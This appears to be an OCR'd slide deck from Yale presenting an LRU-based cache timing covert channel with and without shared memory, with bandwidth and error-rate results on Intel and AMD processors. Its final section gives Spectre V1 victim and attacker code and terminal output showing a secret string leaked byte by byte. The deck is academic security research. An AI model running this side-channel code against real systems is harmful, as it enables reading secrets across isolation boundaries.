
Yale

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement
  ii) The receiver measures the timing of accessing cache line 0



Challenges

Challenges

Challenge 1:

Challenges

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)

Challenge 2:

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)

Challenge 2:

- Measure the memory access time precisely to distinguish an L1 cache hit and an L1 cache miss (an L2 cache hit or longer).

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)

Challenge 2:

- Measure the memory access time precisely to distinguish an L1 cache hit and an L1 cache miss (an L2 cache hit or longer).
- A special pointer chasing algorithm is used to measure single access precisely.

Challenges

Yale

Challenge 1:

- In the previous example, we assume True-LRU replacement policy.
- Commercial processors usually use Tree-Pseudo LRU in L1.
- In Pseudo-LRU, fewer bits are used to store the access history in the set.
- We simulate tree-PLRU and bit-PLRU and find the desired cache line is evicted with a high probability.
- (Details can be found in the paper)


Challenge 2:


- Measure the memory access time precisely to distinguish an L1 cache hit and an L1 cache miss (an L2 cache hit or longer).
- A special pointer chasing algorithm is used to measure single access precisely.
- (Details can be found in the paper)

Evaluation – Channel Without Shared Memory

Yale

LRU timing covert channel without shared memory







Evaluation – Channel Without Shared Memory

Yale

- We show that the LRU timing channel works in both Intel and AMD processors.
  - Bandwidth on par with top existing cache attacks
  - Granularity of reference timer affects bandwidth

LRU timing covert channel without shared memory







Evaluation – Channel Without Shared Memory

Yale

- We show that the LRU timing channel works in both Intel and AMD processors.
  - Bandwidth on par with top existing cache attacks
  - Granularity of reference timer affects bandwidth

LRU timing covert channel without shared memory





		Intel	AMD
Hyper-threaded	With Shared Memory	500Kbps	20Kbps
	Without Shared Memory	500Kbps	20Kbps
Time-sliced	With Shared Memory	2bps	0.2bps
	Without Shared Memory	--	--


Transmission rate of LRU covert channels on Intel (Xeon E5-2690) and AMD (EPYC 7571) processors.


Evaluation – Channel Error Rates


Yale

- We evaluated error rates versus transmission rate in hyper-threading


With Shared Memory









Without Shared Memory







Spectre V1 Attack Using the New LRU Channel

Spectre V1 Attack Using the New LRU Channel

Yale

- The new LRU timing channel also works with speculative attacks such as Spectre attack:

Spectre V1 Attack Using the New LRU Channel

Yale

- The new LRU timing channel also works with speculative attacks such as Spectre attack:
  - Use speculative execution to place secret in channel

Spectre V1 Attack Using the New LRU Channel

Yale

- The new LRU timing channel also works with speculative attacks such as Spectre attack:
  - Use speculative execution to place secret in channel
  - Use LRU attack to extract the information

Spectre V1 Attack Using the New LRU Channel

Yale

- The new LRU timing channel also works with speculative attacks such as Spectre attack:
  - Use speculative execution to place secret in channel
  - Use LRU attack to extract the information

Spectre V1 Attack Using the New LRU Channel

Yale

```
char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";

uint64_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[ array1[x] * CACHE_LINE_SIZE];
  }
}
```

```
    /*first access way 0-7 to load the data to L1, Now way 0 is the least recently used entry*/
    for (i = 0; i< 64;i++) {//64 sets
        for( j = 0; j < 7;j++){
            temp ^= *LRU_way[i][j];
        }
    }

    /* The original Spetre v1 code*/
    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is mixed up to prevent stride prediction */
    for (i = 0; i< 64;i++) {//64 sets
        mix_i = perm[i];

        /*load another line to evict the least recently used way*/
        asm __volatile__ (
        "movq (%%rcx),  %%rax     \n"
        "lfence              \n"
        "rdtsc               \n"
        : "=a" (time_tmp)
        : "c" (LRU_way[mix_i][7]));

        asm __volatile__ (
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";

uint64_t temp = 0; /* Used so compiler won't optimize out
    victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[ array1[x] * CACHE_LINE_SIZE];
  }
}
```

Victim's code

```
    /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
        used entry*/
    for (i = 0; i< 64;i++) {//64 sets
        for( j = 0; j < 7;j++){
            temp ^= *LRU_way[i][j];
        }
    }

    /* The original Spetre v1 code*/
    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is mixed up to prevent stride prediction */
    for (i = 0; i< 64;i++) {//64 sets
        mix_i = perm[i];

        /*load another line to evict the least recently used way*/
        asm __volatile__ (
        "movq (%%rcx),  %%rax     \n"
        "lfence              \n"
        "rdtsc               \n"
        : "=a" (time_tmp)
        : "c" (LRU_way[mix_i][7]));

        asm __volatile__ (
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";

uint64_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[ array1[x] * CACHE_LINE_SIZE];
  }
}
```

Victim's code

```
    /*first access way 0-7 to load the data to L1, Now way 0 is the least recently used entry*/
    for (i = 0; i< 64;i++) {//64 sets
        for( j = 0; j < 7;j++){
            temp ^= *LRU_way[i][j];
        }
    }

    /* The original Spetre v1 code*/
    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is mixed up to prevent stride prediction */
    for (i = 0; i< 64;i++) {//64 sets
        mix_i = perm[i];

        /*load another line to evict the least recently used way*/
        asm __volatile__ (
        "movq (%%rcx),  %%rax     \n"
        "lfence              \n"
        "rdtsc               \n"
        : "=a" (time_tmp)
        : "c" (LRU_way[mix_i][7]));

        asm __volatile__ (
```

Attacker's code.

Spectre V1 Attack Using the New LRU Channel

Yale

```
char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";

uint64_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[ array1[x] * CACHE_LINE_SIZE];
  }
}
```

Victim's code

```
    /*first access way 0-7 to load the data to L1, Now way 0 is the least recently used entry*/
    for (i = 0; i< 64;i++) {//64 sets
        for( j = 0; j < 7;j++){
            temp ^= *LRU_way[i][j];
        }
    }

    /* The original Spetre v1 code*/
    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is mixed up to prevent stride prediction */
    for (i = 0; i< 64;i++) {//64 sets
        mix_i = perm[i];

        /*load another line to evict the least recently used way*/
        asm __volatile__ (
        "movq (%%rcx),  %%rax     \n"
        "lfence                \n"
        "rdtsc                 \n"
        : "=a" (time_tmp)
        : "c" (LRU_way[mix_i][7]));

        asm __volatile__ (
```

Attacker's code.

Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU

File Edit View Terminal Tabs Help

```
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=[illegible] f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Attack result

Spectre V1 Attack Using the New LRU Channel

Yale

```c
char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";

uint64_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[ array1[x] * CACHE_LINE_SIZE];
  }
}
```

```c
    /*first access way 0-7 to load the data to L1, Now way 0 is the least recently used entry*/
    for (i = 0; i< 64;i++) {//64 sets
        for( j = 0; j < 7;j++){
            temp ^= *LRU_way[i][j];
        }
    }

    /* The original Spetre v1 code*/
    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is mixed up to prevent stride prediction */
    for (i = 0; i< 64;i++) {//64 sets
        mix_i = perm[i];

        /*load another line to evict the least recently used way*/
        asm __volatile__ (
        "movq (%%rcx),  %%rax     \n"
        "lfence                \n"
        "rdtsc                 \n"
        : "=a" (time_tmp)
        : "c" (LRU_way[mix_i][7]));

        asm __volatile__ (
```

Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU

File Edit View Terminal Tabs Help

```
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
38  char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";
39
40  uint64_t temp = 0; /* Used so compiler won't optimize out
        victim_function() */
41
42  void victim_function(size_t x) {
43    if (x < array1_size) {
44      temp &= array2[ array1[x] * CACHE_LINE_SIZE];
45    }
46  }
```

```
125     /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
            used entry*/
126     for (i = 0; i< 64;i++) {//64 sets
127         for( j = 0; j < 7;j++){
128             temp ^= *LRU_way[i][j];
129         }
130     }
131
132     /* The original Spetre v1 code*/
133     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
134     training_x = tries % array1_size;
135     for (j = 29; j >= 0; j--) {
136       _mm_clflush( & array1_size);
